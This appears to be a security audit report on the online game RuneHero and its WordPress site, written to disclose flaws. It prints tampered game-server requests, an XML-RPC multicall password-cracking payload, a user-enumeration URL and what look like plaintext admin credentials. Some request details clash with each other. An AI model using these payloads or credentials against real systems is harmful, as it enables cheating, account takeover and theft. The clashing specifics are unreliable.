



RuneHero Security Analysis

2024.07.08

Senna

DAMOCLES LABS

Contents

- **Summary(Game Security Ratings)**
- **Game Background**
 - ◆ **Game Version**
 - ◆ **Genres & Engine**
 - ◆ **Possible Issues In GamePlay**
- **Game Security Analysis**
 - ◆ **Game Code Protection**
 - ◆ **Game Basic Anti-Cheat**
 - ◆ **Game Logic Issues**
 - ◆ **Game Protocol and Server Analysis**
- **Web3 Security Analysis**
 - ◆ **Token Contract Security Analysis**
 - ◆ **Game Economy System Security Analysis**
- **About Damocles**

Summary

As an officially introduced multiplayer MMORPG game, RuneHero lacks basic synchronization framework based on code analysis. It also lacks local data validation, local code protection, and REST API data validation. Additionally, the official website appears to use Godday WordPress hosting service with a limited number of plugins but enabled XML-RPC functionality, allowing direct interface access to usernames and making password cracking possible. Considering the aforementioned architectural design flaws, Damocles rates the security of RuneHero as 0.

Security Rating:



Game Background


- Game Version Evaluated: 0.0.7 & 0.0.9
- Game Type & Engine: MMORPG, Unity|Mono-2022.3.15
- Potential Gameplay Issues:
 - Arbitrary modification of all local data
 - Arbitrary modification of server data
 - Game offline mode
 - Official account brute-forcing

Game Security Analysis


Game Code Protection:

Analysis Process:


1. Determine the game engine by analyzing the game EXE since different engines have different analysis modes. Based on the identification of basic game information, we can confirm that Unity is used for game development.



2. Decompiling with dnspy reveals that the CSharp-Assembly in version 0.0.7 is not encrypted, while version 0.0.9 has undergone lightweight obfuscation with minimal differences..



0.0.7 Ver



0.0.9 Ver

Therefore, combining the source code from both versions allows for a quick understanding of the game logic.


Analysis Conclusion:

RuneHero scores 0 in terms of game code protection. The client code was already leaked upon initial release, and the use of obfuscation for protection is not highly effective. The local bundle files are not encrypted either, allowing for decryption and reading..

Game Basic Anti-Cheat:

Analysis Process:


1. In terms of basic anti-cheat detection, we primarily determine whether the game loads and executes external logic by replacing Lua files.
2. While attaching with Cheat Engine (CE) in the game's open state and setting breakpoints on common functions, it was observed that the game did not exit or provide any prompts..



- Using the Mono plugin provided by CE allows for faster identification.

Analyzing Oni.Game.Settings.Load reveals the location of the player's configuration file.

- Analyzing the function Oni.Game.DungeonProcedure.CreatePlayer() and combining it with memory layout in CE allows for modifying character data.



```
private gv CreatePlayer()
{
    Dictionary<cmd, Fixed> dictionary = cpf<cmd, Fixed>.prg();
    Dictionary<cmd, Fixed> dictionary2 = cpf<cmd, Fixed>.prg();
    dictionary.Add(cmd.Level, Fixed.pvu(cmc.zjo.Level));
    dictionary.Add(cmd.Exp, Fixed.pvu(cmc.zjo.Exp));
    CharacterCreateData a = new CharacterCreateData
    {
        zlc = cpv.Player,
        zld = cmc.zjo.Skills,
        zlf = dictionary,
        zkx = cmc.zjo.CharacterConfigID,
        zks = ek.baa.j.qkz.qlo.qlh
    };
    Fixed @fixed;
    dictionary.TryGetValue(cmd.Level, out @fixed);
    PlayerCharacterConfig playerCharacterConfig = PlayerCharacterConfig.ByID(cmc.zjo.CharacterConfigID);
    dictionary2[cmd.HPBase] = (Fixed)((long)playerCharacterConfig.HP);
    dictionary2[cmd.HPGrow] = (Fixed)((long)playerCharacterConfig.HPGrow) / (Fixed)1000L;
    dictionary2[cmd.MPBase] = (Fixed)((long)playerCharacterConfig.MP);
    dictionary2[cmd.MPGrow] = (Fixed)((long)playerCharacterConfig.MPGrow) / (Fixed)1000L;
    dictionary2[cmd.MPRecoverBase] = (Fixed)((long)playerCharacterConfig.MPRecover) / (Fixed)1000L;
    dictionary2[cmd.MPRecoverGrow] = (Fixed)((long)playerCharacterConfig.MPRecoverGrow) / (Fixed)1000L;
    dictionary2[cmd.PhysicalDamageBase] = (Fixed)((long)playerCharacterConfig.PhysicalDamage) / (Fixed)1000L;
    dictionary2[cmd.PhysicalDamageGrow] = (Fixed)((long)playerCharacterConfig.PhysicalDamageGrow) / (Fixed)1000L;
    dictionary2[cmd.MagicalDamageBase] = (Fixed)((long)playerCharacterConfig.MagicalDamage) / (Fixed)1000L;
    dictionary2[cmd.MagicalDamageGrow] = (Fixed)((long)playerCharacterConfig.MagicalDamageGrow) / (Fixed)1000L;
    dictionary2[cmd.ArmorBase] = (Fixed)((long)playerCharacterConfig.Armor) / (Fixed)1000L;
    dictionary2[cmd.ArmorGrow] = (Fixed)((long)playerCharacterConfig.ArmorGrow) / (Fixed)1000L;
    dictionary2[cmd.MRBase] = (Fixed)((long)playerCharacterConfig.MR) / (Fixed)1000L;
    dictionary2[cmd.MRGrow] = (Fixed)((long)playerCharacterConfig.MRGrow) / (Fixed)1000L;
    dictionary2[cmd.CriticalBase] = (Fixed)((long)playerCharacterConfig.Critical);
    dictionary2[cmd.CriticalDamageBase] = (Fixed)((long)playerCharacterConfig.CriticalDamage);
    dictionary2[cmd.MoveSpeedBase] = (Fixed)((long)playerCharacterConfig.MoveSpeed) / (Fixed)1000L;
    gv gv = pa.ejj(a, dictionary2, cmc.zjo);
    cmc.zjk = gv.qlh;
    cpf<cmd, Fixed>.prh(dictionary);
    cpf<cmd, Fixed>.prh(dictionary2);
    pa.ejk(gv, cmc.zjo);
    return gv;
}
```

Analysis Conclusion:

1. RuneHero's anti-cheat measures are virtually non-existent, lacking countermeasures against dynamic debugging and analysis. This low level of protection results in low cost for malicious players, and the game lacks detection capabilities for players already cheating.
2. We only tested anti-debugging and read/write protection because, for creating cheats, finding data and implementing features only requires debugging and read/write capabilities. If these basic protections are missing, advanced protections like injection and hook detection are meaningless.

Game Logic Issues

Analysis Process:

During the analysis of RuneHero, it was discovered that the main profit mechanism of the project is to enhance the current equipment score by obtaining in-game items. Evaluation is based on score rankings, and the main profit channel comes from dropped treasures. However, it seems that every time a monster is killed, the drop is determined based on local Config information.

```
id  beh  DropTreasureConfig X Dictionary<TKey, TValue>

public static void Reset()
{
    DropTreasureConfig.Count = 0;
    DropTreasureConfig.datas = null;
    DropTreasureConfig.indexMap = null;
}

// Token: 0x060001B4 RID: 436 RVA: 0x00005B9C File Offset: 0x00003D9C
[NotObfuscatedCause("Because of some type skipping settings.")]
public static DropTreasureConfig ByID(int id)
{
    if (id <= 0)
    {
        return DropTreasureConfig.Null;
    }
    int index;
    if (!DropTreasureConfig.indexMap.TryGetValue(id, out index))
    {
        return DropTreasureConfig.Null;
    }
    return DropTreasureConfig.ByIndex(index);
}

// Token: 0x060001B5 RID: 437 RVA: 0x00005BCE File Offset: 0x00003DCE
[NotObfuscatedCause("Because of some type skipping settings.")]
public static DropTreasureConfig ByIndex(int index)
{
    return DropTreasureConfig.datas[index];
}

// Token: 0x170000A8 RID: 168
// (get) Token: 0x060001B6 RID: 438 RVA: 0x00005BDB File Offset: 0x00003DDB
// (set) Token: 0x060001B7 RID: 439 RVA: 0x00005BE3 File Offset: 0x00003DE3
[NotObfuscatedCause("Because of some type skipping settings.")]
public bool HasValue { [NotObfuscatedCause("Because of some type skipping settings.")]

// Token: 0x170000A9 RID: 169
// (get) Token: 0x060001B8 RID: 440 RVA: 0x00005BEC File Offset: 0x00003DEC
[NotObfuscatedCause("Because of some type skipping settings.")]
public static DropTreasureConfig Null { [NotObfuscatedCause("Because of some type skip

// Token: 0x170000AA RID: 170
// (get) Token: 0x060001B9 RID: 441 RVA: 0x00005BF3 File Offset: 0x00003DF3
// (set) Token: 0x060001BA RID: 442 RVA: 0x00005BFB File Offset: 0x00003DFB
[NotObfuscatedCause("Because of some type skipping settings.")]
public int ID { [NotObfuscatedCause("Because of some type skipping settings.")] readon

// Token: 0x170000AB RID: 171
// (get) Token: 0x060001BB RID: 443 RVA: 0x00005C04 File Offset: 0x00003E04
// (set) Token: 0x060001BC RID: 444 RVA: 0x00005C0C File Offset: 0x00003E0C
[NotObfuscatedCause("Because of some type skipping settings.")]
public int[] SubTreasureID { [NotObfuscatedCause("Because of some type skipping settin

// Token: 0x170000AC RID: 172
// (get) Token: 0x060001BD RID: 445 RVA: 0x00005C15 File Offset: 0x00003E15
// (set) Token: 0x060001BE RID: 446 RVA: 0x00005C1D File Offset: 0x00003E1D
```

Analysis Conclusion:

1. Therefore, by adjusting the drop rates, high-value items can be quickly

obtained. Currently, the game lacks the ability to detect whether the client's drop rates are reasonable due to the lack of synchronization. The server is unaware of the client's state, and the drop rates are manipulated locally instead of being calculated by the server. Based on this, the security rating is 0.

Game Protocol & Server Security Analysis

The current game protocol design has significant flaws. Due to the lack of synchronization framework, many data results that should be calculated by the server are stored locally, with the server only responsible for login and data storage.

Game Protocol Security Analysis

- **Protocol 1: Dungeon Settlement Issue - Critical**

Vulnerability description:

When a player exits the dungeon, the interface:

<http://api.beamable.com/xxxxx/ExitDungeon>

is called. This interface contains data related to the equipment, potions, ores, and other items obtained by the player in the current dungeon. The sent packet data can be modified, and the server accepts it.

Vulnerability impact:

Malicious players can easily send manipulated data packets and create account proliferation by copying the settlement packet content of a high-value account.

Vulnerability demonstration:

Modifying data within the packet

```
1 POST /basic/1/.../ExitDungeon HTTP/2
2 Host: api.beamable.com
3 Content-Type: application/json
4 X-Beam-...
5 X-Ks-Beam-...
6 X-Ks-User-Agent: Unity-WindowsPlayer
7 Authorization: Be...
8 X-Unity-Version: 2021.10.11
9 User-Agent: UnityPlayer/2.15f1 (UnityWebRequest; 1/8.4.0-DEV)
10 Accept: application/json
11 X-Ks-Game-Version: 0
12 Accept-Encoding: gzip, deflate
13 X-Ks-User-Agent: ...
14 Content-Length: ...
15
16 {
  "characterID": "...",
  "data": {
    "Level": 111233132541,
    "Exp": 1116691496960,
    "Skills": [
      {
        "ConfigID": 100100101,
        "Level": 1,
        "Talents": [
        ]
      },
      {
        "ConfigID": 100100201,
        "Level": 1,
        "Talents": [
        ]
      },
      {
        "ConfigID": 100101001,
        "Level": 1,
        "Talents": [
        ]
      }
    ],
    "SoulShard": 12345,
    "RuneShard": 12345,
    "ArcaneDust": 12345,
    "WearingEquipments": [
      {
        "ID": "cf4...",
        "ConfigID": 10010101,
        "Type": 2,
        "CurrencyType": 0,
        "Count": 1,
        "Quality": 1,
        "EquipPart": 1,
        "EquipEnhanceLevel": 0,
        "EquipEnhanceExp": 0,
        "EquipEnhanceLevelMax": 0
      }
    ]
  }
}
```

Server response success


```

pretty Raw Hex Render
HTTP/2 200 OK
Date: ... GMT
Content-Type: application/json
Content-Length: 35
Access-Control-Allow-Origin: ...
Server: ak...

{
  "ErrorCode":0,
  "ErrorMessage":null
}

```

Data displayed with modified values; the third material defaults to 0 but appears as normal during the smelting phase.



● Protocol 2: Wallet Binding - Medium

Vulnerability Description:

When binding a wallet, the interface <http://api.beamable.com/xxxxx/SetWallet> is called. After a successful wallet binding, the client hides the wallet binding interface. However, it is possible to perform duplicate binding by directly calling the interface.

Vulnerability Impact:

Since it is unclear how the backend is configured, duplicate binding could result in a single role being associated with multiple wallets or even lead to content

overwrite. Therefore, if there is an account leakage or cookie authorization issue, malicious manipulation of other people's wallet binding information is possible.

Vulnerability Demonstration:

Perform interface replay using Burp Repeater functionality.

```
POST /api/wallet/bind HTTP/2
Host: api.unity.com
Accept-Encoding: gzip, deflate, br
X-Ks-Game-Version: 0.0.9.bf159f807
Content-Type: application/json
X-Ks-User-Agent: UnityPlayer
Authorization: Bearer [redacted]
X-Unity-Version: 1.19.17
X-Beam-Scope: [redacted] 728032363522
User-Agent: UnityPlayer (UnityWebRequest/1.0, libcurl/8.4.0-DEV)
X-Ks-Beam-Session: 1.19.17
X-Ks-User-Agent: UnityPlayer
Accept: application/json
Content-Length: 55

{
  "wallet": "[redacted]02a"
}
```

Server response success

Response				
	Pretty	Raw	Hex	Render
1	HTTP/2 200 OK			
2	Date: Mon, 08 Jul 2024 15:00:31 GMT			
3	Content-Type: application/json			
4	Content-Length: 55			
5	Access-Control-Allow-Origin: *			
6	Server: UnityPlayer			
7				
8	{			
	"ErrorCode":0,			
	"ErrorMessage":null			
	}			

Name	[REDACTED]	
ID	[REDACTED]	COPY
Email	[REDACTED]	
Wallet	[REDACTED]2a	
CD-Key	[REDACTED]	

Protocol 3: Login Protocol [English, formal]

Vulnerability Description:

<http://api.beamable.com/xxxxx/auth/token>

is called. Usernames and passwords are stored in plaintext, and there is no limit on the number of access attempts. This means that an attacker can repeatedly

send requests to perform password cracking.

Vulnerability Impact:

There is a risk of account leakage due to the plaintext storage of usernames and passwords and the lack of restrictions on access attempts.

```
1 POST /basic/auth/token HTTP/2
2 Host: api.beamable.com
3 Authorization: Basic [REDACTED]
4 Content-Type: application/json
5 Accept: application/json
6 X-Ks-User-Agent-Version: 2022.3.15f1
7 X-Unity-Version: 2022.3.15f1
8 User-Agent: UnityPlayer/2022.3.15f1 (UnityWebRequest/1.0, libcurl/8.4.0-DEV)
9 X-Ks-Game-Version: 0.0.9.bf159f807
10 Accept-Encoding: gzip, deflate, br
11 X-Beam-Sdk-Version: 1.19.17
12 X-Ks-Beam-Sdk-Version: 1.19.17
13 X-Ks-User-Agent: Unity-WindowsPlayer
14 Content-Length: 111
15
16 {
17   "grant_type": "password",
18   "username": "admin@runehero.io",
19   "password": "B@ssw0rd123!",
20   "customerScope": "admin"
21 }
```

Web Website Security Analysis:

RuneHero uses WordPress for its website, and based on asset analysis, it appears to be using GoDaddy's WordPress hosting service.

Domain: runehero.io

Asset Information: WordPress-6.5.5

Issue 1: Usernames Leakage [Medium]

Vulnerability Description: Usernames leakage related to Rest API.

Vulnerability Impact: The leakage of user information can lead to malicious phishing or username/password cracking.

https://runehero.io/wp-json/?rest_route=/wp/v2/users/

Vulnerability Description:

Allows hackers to perform unlimited and efficient username/password cracking operations.

Vulnerability Demonstration:

Call the `system.listMethods` method to determine which functions are currently exposed:

Request

Pretty Raw Hex

```

1 POST /xmlrpc.php HTTP/2
2 Host: runehero.io
3 Cookie: [REDACTED]
4 Sec-Ch-Ua: "Not/A) Brand";v="99", "Chromium";v="126", "Google Chrome";v="126"
5 Sec-Ch-Ua-Platform: "Windows"
6 Sec-Ch-Ua-Platform-Version: "126.0.0.0"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
9 Accept: text/xml,application/xml,application/xhtml+xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Sec-Fetch-User: ?1
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US;q=0.9,en;q=0.8
16 Priority: u=0
17 Content-Length: 93
18
19 <methodCall>
20   <methodName>
21     system.listMethods
22   </methodName>
23   <params>
24     <param>
25       <value>
26         <array>
27           <data>
28             <value>
29               <string>
30                 system.multicall
31               </string>
32             </value>
33             <value>
34               <string>
35                 system.listMethods
36               </string>
37             </value>
38             <value>
39               <string>
40                 system.getCapabilities
41               </string>
42             </value>
43             <value>
44               <string>
45                 demo.addTwoNumbers
46               </string>
47             </value>
48             <value>
49               <string>
50                 demo.sayHello
51               </string>
52             </value>
53             <value>
54               <string>
55                 pingback.extensions.getPingbacks
56               </string>
57             </value>
58             <value>
59               <string>
60                 pingback.ping
61               </string>
62             </value>
63             <value>
64               <string>
65                 mt.publishPost
66               </string>
67             </value>
68             <value>
69               <string>
70                 mt.getTrackbackPings
71               </string>
72             </value>
73             <value>
74               <string>
75                 mt.supportedTextFilters
76               </string>
77             </value>
78             <value>
79               <string>
80                 mt.supportedMethods
81               </string>
82             </value>
83           </data>
84         </array>
85       </value>
86     </param>
87   </params>
88 </methodCall>
  
```

```

1 <?xml version="1.0" encoding="UTF-8"?>
2 <methodResponse>
3   <params>
4     <param>
5       <value>
6         <array>
7           <data>
8             <value>
9               <string>
10                system.multicall
11              </string>
12            </value>
13            <value>
14              <string>
15                system.listMethods
16              </string>
17            </value>
18            <value>
19              <string>
20                system.getCapabilities
21              </string>
22            </value>
23            <value>
24              <string>
25                demo.addTwoNumbers
26              </string>
27            </value>
28            <value>
29              <string>
30                demo.sayHello
31              </string>
32            </value>
33            <value>
34              <string>
35                pingback.extensions.getPingbacks
36              </string>
37            </value>
38            <value>
39              <string>
40                pingback.ping
41              </string>
42            </value>
43            <value>
44              <string>
45                mt.publishPost
46              </string>
47            </value>
48            <value>
49              <string>
50                mt.getTrackbackPings
51              </string>
52            </value>
53            <value>
54              <string>
55                mt.supportedTextFilters
56              </string>
57            </value>
58            <value>
59              <string>
60                mt.supportedMethods
61              </string>
62            </value>
63          </data>
64        </array>
65      </value>
66    </param>
67  </params>
68 </methodResponse>
  
```

Construct a cracking payload using the system.multicall function:

```
<methodCall>
  <methodName>
    system.multicall
  </methodName>
  <params>
    <param>
      <value>
        <array>
          <data>
            <value>
              <struct>
                <member>
                  <name>
                    methodName
                  </name>
                  <value>
                    <string>
                      wp.getUsersBlogs
                    </string>
                  </value>
                </member>
                <member>
                  <name>
                    params
                  </name>
                  <value>
                    <array>
                      <data>
                        <value>
                          <string>
                            kevin0
                          </string>
                        </value>
                        <value>
                          <string>
                            kevin0
                          </string>
                        </value>
                      </data>
                    </array>
                  </value>
                </member>
              </struct>
            </value>
          </data>
        </array>
      </value>
    </param>
    <param>
      <value>
        <struct>
          <member>
            <name>
              methodName
            </name>
            <value>
              <string>
                wp.getUsersBlogs
              </string>
            </value>
          </member>
          <member>
            <name>
              params
            </name>
            <value>
              <array>
                <data>
                  <value>
                    <string>
                      kevin0
                    </string>
                  </value>
                  <value>
                    <string>
                      kevin0
                    </string>
                  </value>
                </data>
              </array>
            </value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>
```

Determine the success of the cracking attempt based on the returned values.

```

9
10 <?xml version="1.0" encoding="UTF-8"?>
11 <methodResponse>
12   <params>
13     <param>
14       <value>
15         <array>
16           <data>
17             <value>
18               <struct>
19                 <member>
20                   <name>
21                     faultCode
22                   </name>
23                   <value>
24                     <int>
25                       403
26                     </int>
27                   </value>
28                 </member>
29                 <member>
30                   <name>
31                     faultString
32                   </name>
33                   <value>
34                     <string>
35                       Incorrect username or password.
36                     </string>
37                   </value>
38                 </member>
39               </struct>
40             </value>
41           <value>
42             <struct>
43               <member>
44                 <name>
45                   faultCode
46                 </name>
47                 <value>
48                   <int>
49                     403
50                   </int>
51                 </value>
52               </member>
53               <member>
54                 <name>
55                   faultString
56                 </name>
57                 <value>
58                   <string>
59                     Incorrect username or password.
60                   </string>
61                 </value>
62               </member>
63             </struct>
64           </value>
65         </data>
66       </array>
67     </value>
68   </param>
69 </params>
70 </methodResponse>
71

```

WEB3 Security Analysis:

RuneHero currently does not have any Web3 assets, so no analysis will be conducted at the moment..

About Damocles

Damocles Labs is a security team established in 2023, specializing in security for the Web3 industry. Their services include contract code auditing, business code auditing, penetration testing, GameFi code auditing, GameFi vulnerability discovery, GameFi cheat analysis, and GameFi anti-cheat measures. They are committed to making continuous efforts in the Web3 security industry, producing as many analysis reports as possible, raising awareness among project owners and users about GameFi security, and promoting the overall security development of the industry..

Twitter: <https://twitter.com/DamoclesLabs>

Discord: <https://discord.gg/xd6H6eqFHz>